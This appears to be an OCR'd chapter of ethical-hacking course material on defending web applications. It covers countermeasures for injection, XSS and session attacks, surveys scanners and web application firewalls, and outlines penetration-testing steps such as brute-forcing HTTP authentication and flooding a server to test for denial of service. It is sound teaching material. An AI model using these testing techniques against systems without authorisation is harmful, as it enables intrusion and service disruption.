
The other strong protection against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root, or accessing a database as a **DBADMIN**; otherwise, an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. The usage of external command is to check the user information when he provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure it performs the expected work. At least doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Cross-Site Scripting (XSS) is also one of the types of input validation attacks that target the flawed input validation mechanism of web applications for the purposes of malicious activities. Attackers embed malicious script into web app input gates, which allows them to bypass the security measures imposed by the apps. The following are some additional techniques to prevent XSS attacks:


- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is hard to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code, and search in all the places where input from an HTTP request comes as an output through HTML.
- Attacker uses a variety of different HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent for scanning websites for these flaws. If scanning discovers vulnerability in one website, there is a high chance of it being vulnerable to other attacks.
- Filter the script output to defeat XSS vulnerabilities, which can stop the vulnerability from transmitting further to users.
- Review the website code to protect against XSS attacks. Check the robustness of the code by reviewing and comparing it against exact specifications. Check the following areas: the headers, as well as cookies, query string form fields, and hidden fields. During

the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.


- There are many ways to encode the known filters for active content. A "positive security policy" is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature–based policies are hard to maintain, as they are incomplete.
- Input fields should be limited to a maximum since most script attacks need several characters to initiate.




An application-level Denial of Service (DoS) attack is a serious threat to web applications. It has the ability to put the apps into an unavailable state, often for the purposes of affecting the business continuity and/or the reputation of the target organization. It is important to implement the security mechanism that will best identify any DoS traffic toward the application, thus restricting users from consuming unnecessary resources.



Use multiple layer protection and standard HTTP authentication techniques to defend against web services attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access only to valid users.



CAPTCHA is a challenge-response test to ensure that the value inputted is only from human and not from any other sources. Though developer considers CAPTCHA implementation to be secure, but if the implementation of CAPTCHA code is not proper, it might allow attackers to trace vulnerabilities in them and exploit them. Hence, an effective CAPTCHA implementation is necessary to protect websites from abuse. Encrypt all communications between the website and the CAPTCHA system



The following are countermeasures against various web-application security attacks:

- **Unvalidated Redirects and Forwards**

  Generally, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers entice a user's browser to send a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

- **Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to either:


  - Gain passwords, keys, and session tokens, or
  - Exploit other implementation vulnerabilities to gain other users' credentials

  Session cookies are destined to client IPs by delivering a validation cookie, which includes a cryptographic token that validates that the client IP is the one to which the

session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.


- **Insecure Cryptographic Storage**

  Many web applications do not properly protect sensitive data such as credit cards, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit-card fraud, or other crimes.



Implement the following countermeasures against Insufficient transport layer protection, directory traversal, and cookie- or session-poisoning web application attacks.

- **Insufficient Transport Layer Protection:** Insufficient transport layer protection would allow attackers to obtain unauthorized access to sensitive information as well as perform attacks such as account theft, phishing, and compromise admin accounts. Encrypt all communications between the website and the client to prevent attacks occurring because of insufficient transport layer protection.
- **Directory Traversal:** Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers must configure web applications and their server with appropriate file and directory permissions to avoid directory traversal vulnerabilities.
- **Cookie/Session Poisoning:** Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g. user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying data in the cookie to gain escalated access or otherwise maliciously affect a user session. Developers must thus follow secure coding practices to secure web applications against such poisoning attacks. Apart from the countermeasures mentioned above in the slide, developers must use proper session-token generation mechanisms to issue random session IDs.



Implement the following countermeasures against security misconfiguration, LDAP injection, and file-injection web app attacks.

- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them, to files, and to other application-controlling functions.


- **LDAP Injection Attacks**

  An LDAP injection attack is similar to SQL injection: attacks on web apps co-opt user input to create LDAP queries. Execution of malicious LDAP queries in the apps creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

- **File Injection Attack**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. This kind of attack enables temporary data theft and data manipulation, and can provide attackers with persistent control of the server.

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to keep it up-to-date and protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account, and grant least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.



There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment. This section discusses some of these web-app security tools.

Web Application Security Tool: Acunetix Web Vulnerability Scanner

Acunetix WVS checks **web applications** for SQL injections, cross-site scripting, etc.

It includes advanced **penetration testing tools**, such as the HTTP Editor and the HTTP Fuzzer


Port scans a web server and runs security checks against network services

Tests **web forms** and password-protected areas

It includes **an automatic client script analyzer** allowing for security testing of Ajax and Web 2.0 apps

Web Application Security Tool: Watcher Web Security Tool


Watcher is a plugin for the **Fiddler HTTP proxy** that passively audits a web application to find security bugs and compliance issues automatically



Web Application Security Tool: Netsparker

01

- Netsparker performs automated comprehensive **web application scanning** for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a **single integrated environment**




http://www.mavitunasecurity.com

Web Application Security Tool: N-Stalker Web Application Security Scanner

- N-Stalker Web Application Security Scanner is an effective suite of **web security assessment checks** to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks

- It contains all web security assessment checks such as:
  - Code injection
  - Cross-Site scripting
  - Parameter tampering
  - Web server vulnerabilities



http://www.nstalker.com


Web Application Security Tool: VampireScan

C|EH Certified Ethical Hacker


VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal

FEATURES

- Protect your website from **hackers**
- Scan and protect your **infrastructure** and **web applications** from cyber-threats
- Give you direct, actionable insight on **high, medium,** and **low risk vulnerabilities**



http://www.vampiretech.com



Discussed below are some more web-app security tools to help you apply proper security measures for hardening their security.

Syhunt Mini

Source: *http://www.syhunt.com*

Syhunt Mini is a portable, advanced, fault-injection testing tool for finding security flaws in web applications. It helps to demonstrate both remote web-application and source-code scanning capabilities. Syhunt Mini scans for XSS vulnerabilities as well as OWASP Top 10 web-app security vulnerabilities. It is also an NoSQL & SSJS injection scanner.

OWASP ZAP

Source: *http://www.owasp.org*

The Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web apps. It is designed for security testers with a wide range of experience and as such is ideal for developers and functional testers new to penetration testing. ZAP provides both automated and manual scanners.

skipfish

Source: *https://code.google.com*

Skipfish is an active web-app security reconnaissance tool. It prepares a sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. It annotates the

resulting map with the output from a number of active security checks. The final report generated by the tool facilitates professional web application security assessments.

SecuBat Vulnerability Scanner

Source: http://secubat.codeplex.com

SecuBat is a generic and modular web vulnerability scanner that is similar to a port scanner. It automatically analyzes web sites with the aim of finding exploitable SQL injection and XSS vulnerabilities.

It uses a black-box approach to crawl and scan websites for the presence of exploitable SQL injection and XSS vulnerabilities.

SPIKE Proxy

Source: http://www.immunitysec.com

SPIKE Proxy is a tool that checks for application-level vulnerabilities in web applications. SPIKE Proxy covers the basics, such as SQL Injection and cross-site scripting, but its Python infrastructure allows advanced users to customize it for web applications that other tools cannot parse. SPIKE Proxy is available for both Linux and Windows.

Note: SPIKE Proxy requires a working installation of Python and pyOpenSSL on Linux, which is included in the Windows distribution.

Websecurify

Source: http://www.websecurify.com

Websecurify is a web application scanner designed to provide a combination of automatic and manual vulnerability testing technologies. It is designed in JavaScript, XHTML, and CSS, and can be embedded into an environment virtually; thus, it supports JavaScript used in Firefox, Chrome, Android devices, and others.

NetBrute

Source: http://www.rawlogic.com

NetBrute Scanner is a suite of three network tools: NetBrute, PortScan and WebBrute.

WebBrute allows you to scan your web directories that are protected with HTTP authentication, testing the security strength of your users' passwords. It attempts a brute-force user ID and password attack on an HTTP-authenticated web site that is using "Basic Authentication." Successful access attempt using this brute force "dictionary attack" displays successful username-password pairs. If an access attempt is successful using this brute-force "dictionary attack," then successful username-password pairs are displayed. It also displays the latest successful HTTP reply in the Reply field. This will allow you to better enforce your password maintenance policies to ensure that your users are not using easily guessed passwords, or ones matching their usernames. Webmasters and system administrators use it to test the strength of their user ID–password scheme on web sites employing basic authentication.

x5s

Source: http://www.casaba.com

x5s is a plugin for the free Fiddler HTTP proxy that actively injects tiny test cases into every user-controlled input of a Web-application to elicit and identify encoding issues that could lead to XSS vulnerability. x5s injects special Unicode characters and byte sequences that may produce exploitable transformations in a web application. It sends tiny character probes, not full XSS payloads, so that it can detect how the injected characters were encoded or transformed. This tool provides the pen testers a quick view into all of the places where user-input was later emitted on a Web page.

WSSA (Web Site Security Audit)


Source: http://www.beyondsecurity.com

WSSA examines your website pages, applications and web servers to find security weaknesses and vulnerabilities that would give hackers an opportunity to do damage. WSSA starts a scan by testing the equipment that hosts a website, and then automatically tests your website pages for all of the known code vulnerabilities like SQL Injection, XSS, File Disclosure, Remote File Inclusion, PHP/ASP Code Injection, and Directory Traversal.

Ratproxy

Source: http://code.google.com

Ratproxy is a semi-automated, passive web-application security auditing tool meant to complement active crawlers and manual proxies that are more commonly used for this task. Ratproxy is optimized specifically for an accurate and sensitive detection, and automatic annotation of potential problems and security-relevant design patterns based on the observation of existing, user-initiated traffic in complex web 2.0 environments. It detects and prioritizes broad classes of security problems, such as dynamic cross-site trust model considerations, script inclusion issues, content serving problems, insufficient XSRF and XSS defenses, and others.



The web application security tools discussed below are also useful for assessing the security of web applications:

Wapiti

Source: *http://wapiti.sourceforge.net*

Wapiti is a web-application vulnerability scanner that allows you to audit their security. It performs "black-box" scans; in other words, it does not study the source code of the application but will scan the pages of the deployed web app, looking for scripts and forms in which it can inject data. Once it obtains this list, Wapiti acts like a "fuzzer," injecting payloads to see if a script is vulnerable. It can detect vulnerabilities such as XSS, file disclosure, database injection, command execution detection, CRLF injection, and XXE. Wapiti supports both GET and POST HTTP attack methods. It can inject payloads in file names (for uploading). It displays a warning on detection of an anomaly. It differentiates between permanent and reflected XSS vulnerabilities.

WebWatchBot

Source: *http://www.exclamationsoft.com*

WebWatchBot is performance monitoring software for websites, servers, and network infrastructure. It generates alerts if any anomalies are found and publishes summary, downtime, failure, response time, and status reports.

It allows you to view the performance from an end-user perspective and identify the impact of individual infrastructure components on response time.

KeepNI

Source: *http://www.keepni.com*

KeepNI is a website monitoring toolkit. It monitors a wide range of network devices and services. It provides essential information about your site from many perspectives. On detection of a fault, the person responsible can imitate one or more alerts to inform the operator or computerized systems of the fault. It monitors PING, HTTP, DNS, POP, SMTP, FTP, and POP/SMTP and HTTP/HTTPS transaction services. KeepNI reporting tools provide a simple method for monitoring web sites processes, and displays data as variant charts or row data.

Grabber

Source: *http://rgaucher.info*

Grabber is a web application scanner that detects certain website vulnerabilities. Grabber is simple, and not particularly fast but portable and adaptable. It is designed to scan small websites such as personal blogs and forums. it is not recommended for larger applications, as its lack of speed would flood the network.

XSSS

Source: *http://www.sven.de*

XSSS is a brute-force cross-site scripting scanner used to find XSS vulnerabilities in web apps.

Syhunt Hybrid

Source: *http://www.syhunt.com*

Syhunt Hybrid is a hybrid multi-language web-application security assessment suite that integrates Syhunt code and is able to perform hybrid static and dynamic security scans. It guards an organization's web infrastructure against application security threats and finds existing vulnerabilities before hackers do.

Exploit-Me

Source: *http://labs.securitycompass.com*

Exploit-Me is a suite of tools and plug-ins designed for application security testing. These include XSS-Me (Firefox), SQL Inject-Me (Firefox), and Access-Me (Firefox).

WSDigger

Source: *http://www.mcafee.com*

WSDigger is a tool designed to automate black-box web-services security testing (i.e., penetration testing). It is a web-services testing framework that contains sample attack plug-ins for SQL injection, cross-site scripting, and XPATH injection attacks.

Arachni


Source: http://arachni-scanner.com

Arachni is a Ruby framework that assists penetration testers and administrators evaluate the security of web applications. It trains itself by learning from the HTTP responses it receives during the audit process and is able to perform meta-analysis using a number of factors to correctly assess the trustworthiness of results and identify false positives.

Vega

Source: http://www.subgraph.com

Vega is a platform for testing the security of web applications. It is GUI based, written in Java, and runs on Linux, OS X, and Windows. Developers can easily extend Vega by writing modules in JavaScript. Vega can help you find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It runs in two modes of operation: as an automated scanner and as an intercepting proxy.




dotDefender™ protects your website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.

Features:

- Handle .NET Security issues
- Enterprise-class security against known and emerging hacking attacks
- Solutions for hosting, enterprise, and SMB/SME
- Supports multiple platforms and technologies (IIS, Apache, Cloud, etc.)
- Open API for integration with management platforms and other applications
- Prevents denial-of-service (DoS) attacks

Source: http://www.applicure.com




ServerDefender VP is a web application firewall that combines whitelisting and blacklisting rules with a behavior-based analysis component that uses pattern-based rules to detect and stop hacking attempts. It secures web-application platforms running in .NET (.NetNuke, SharePoint, Exchange, etc.) and helps achieve PCI-DSS Compliance while blocking common threats and zero-day threats. SDVP security will prevent data theft and breaches and stop unauthorized site defacement, file alterations, and deletions. Design of this tool helps to overcome the limitations of security products that rely solely on configured rules, policies, and attack signature matching.

Features:

- Anti-hijacking control with hardened sessions
- User input validation and sanitization
- Fewer false positives with granular exceptions
- Site-by-site security control management
- Advanced bot detection and control
- IP blocking controls
- Multiple configurable alerting options; including email, SNMP, syslog
- Detailed daily reports via Web and email
- LogViewer with highly detailed searchable and filterable security logs

- Multiple configuration wizards to aid with proper set-up and deployment
- Premium PCI compliant Web application firewall protection
- Advanced protection against common attacks such as SQL injection, cross-site scripting (XSS), etc.

Source: *http://www.port80software.com*



Web application firewalls secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used web application firewalls are as follows:

Radware's AppWall

Source: http://www.radware.com

Radware's AppWall is a web application firewall (WAF) solution that ensures reliable and secure delivery of mission-critical Web applications. It enables PCI compliance through mitigation of Web application security threats and vulnerabilities, preventing data theft and manipulation of sensitive corporate data, and protecting customer information. It reduces the increasing risk of your enterprise's infrastructure being used to attack others.

ThreatSentry

Source: http://www.privacyware.com

ThreatSentry is a WAF and port-level firewall with an AI-based neural behavioral engine to block unwanted IIS traffic and web application threats. It protects network weak points created by lapses in patch management and configuration errors. It provides protection from an array of documented exploitation techniques.

QualysGuard WAF

Source: http://www.qualys.com

QualysGuard WAF is a cloud service for web app security.

It lets you block attacks on web server vulnerabilities and app security defects, prevent disclosure of sensitive information, and control where and when your applications are accessed.

ThreatRadar

Source: http://www.imperva.com

ThreatRadar is a WAF that delivers an automated defense against hackers and **bots**. It frees up application infrastructure, maximizes website uptime, and protects your intellectual property.

ModSecurity

Source: http://www.modsecurity.org

ModSecurity is an open source, cross-platform WAF module that enables web application defenders to gain visibility into HTTP(S) traffic and provides a power-rules language and API to implement advanced protections.

Barracuda Web Application Firewall

Source: https://www.barracuda.com

Barracuda Web Application Firewall provides robust security against targeted and automated attacks. It protects servers; applications; data; and critical, client health-care information from web-based attacks.

SteelApp Web App Firewall

Source: http://www.riverbed.com

SteelApp Web App Firewall protects your web applications against known and unknown threats. It secures your public, private, and hybrid web applications at the application layer.

IBM Security AppScan

Source: http://www.ibm.com

IBM Security AppScan enables you to identify security vulnerabilities; it generates reports and recommends fixes to by scanning your web and mobile applications prior to deployment. It is a Static and dynamic security testing throughout the application life cycle.

Trustwave Web Application Firewall


Source: https://www.trustwave.com

Trustwave Web Application Firewall delivers advanced, continuous protection for all your Web applications. It detects and prevents threats, mitigate the risk of data breaches, and addresses compliance requirements.


Cyberoam's Web Application Firewall


Source: http://www.cyberoam.com

Cyberoam's Web Application Firewall secures websites and Web-based applications against attacks such as SQL injection, cross-site scripting (XSS), URL parameter tampering, session hijacking, buffer overflows, and ensures protection against the OWASP Top 10 Web application vulnerabilities. It provides an added layer of security against attacks before they can reach the Web applications.



To secure web applications from various attacks, organizations adopt penetration methodologies that help them assess the security of their web applications against known attacks. Organizations hire pen testers to gauge their security by simulating known attacks on target web applications. This section provides a brief overview of the steps involved in web-application penetration testing.





A web application penetration test evaluates the security of a web application. The process detects various security weaknesses, flaws, or vulnerabilities, and presents them to the system owner, along with an assessment of potential impacts and possible solutions. As a pen tester, you must test web applications for vulnerabilities such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, and so on. The best way to penetration test is to conduct a series of methodical and repeatable tests, and to work through all of the different application vulnerabilities.

The general steps involved in web-application penetration testing are listed below to give you an idea of how to proceed.

Step 1: Define Objective

You should define the aim of the penetration test before conducting it. This would help you to move in right direction towards your aim of penetration test.

Step 2: Information gathering

You should gather as much information as possible about your target system or network.

Step 3: Configuration management testing

Most web application attacks occur because of improper configuration. Therefore, you should conduct configuration management testing. This also helps you to protect against known vulnerabilities by installing the latest updates.

Step 4: Authentication testing

Test the authentication mechanism of the application by trying to bypass authentication mechanism anyway and to determine the possible exploits in it.

Step 5: Session management testing

Perform session management testing to check your web application against various attacks that that attacker carries out on session ID such as session hijacking, session fixation, and so on.

Step 6: Denial-of-service testing

Send a vast amount of requests to the web application until the server is saturated. Analyze the behavior of application when the server is saturated. In this way, you can test your web application against denial-of-service attacks.

Step 7: Data validation testing

Failing to adopt a proper data validation method is a common security weakness observed in most web applications, which can further lead to major vulnerabilities. Thus, before a hacker finds those vulnerabilities and exploits your application, you must perform data validation testing and protect it.

Step 8: Business logic testing

Web application security flaws may be present even in the context of business logic, such as improper error handling. Try to exploit such flaws. Attackers may do something that a business does not allow, which could in turn lead to great financial losses. Testing business logic for security flaws often requires unconventional thinking.

Step 9: Authorization testing

Analyze how a web application authorizes users, then try to find and exploit the vulnerabilities present in the authorization mechanism. For example, once authenticated by the application, you should try to escalate your privileges to access sensitive areas such as an admin page.

Step 10: Web services testing

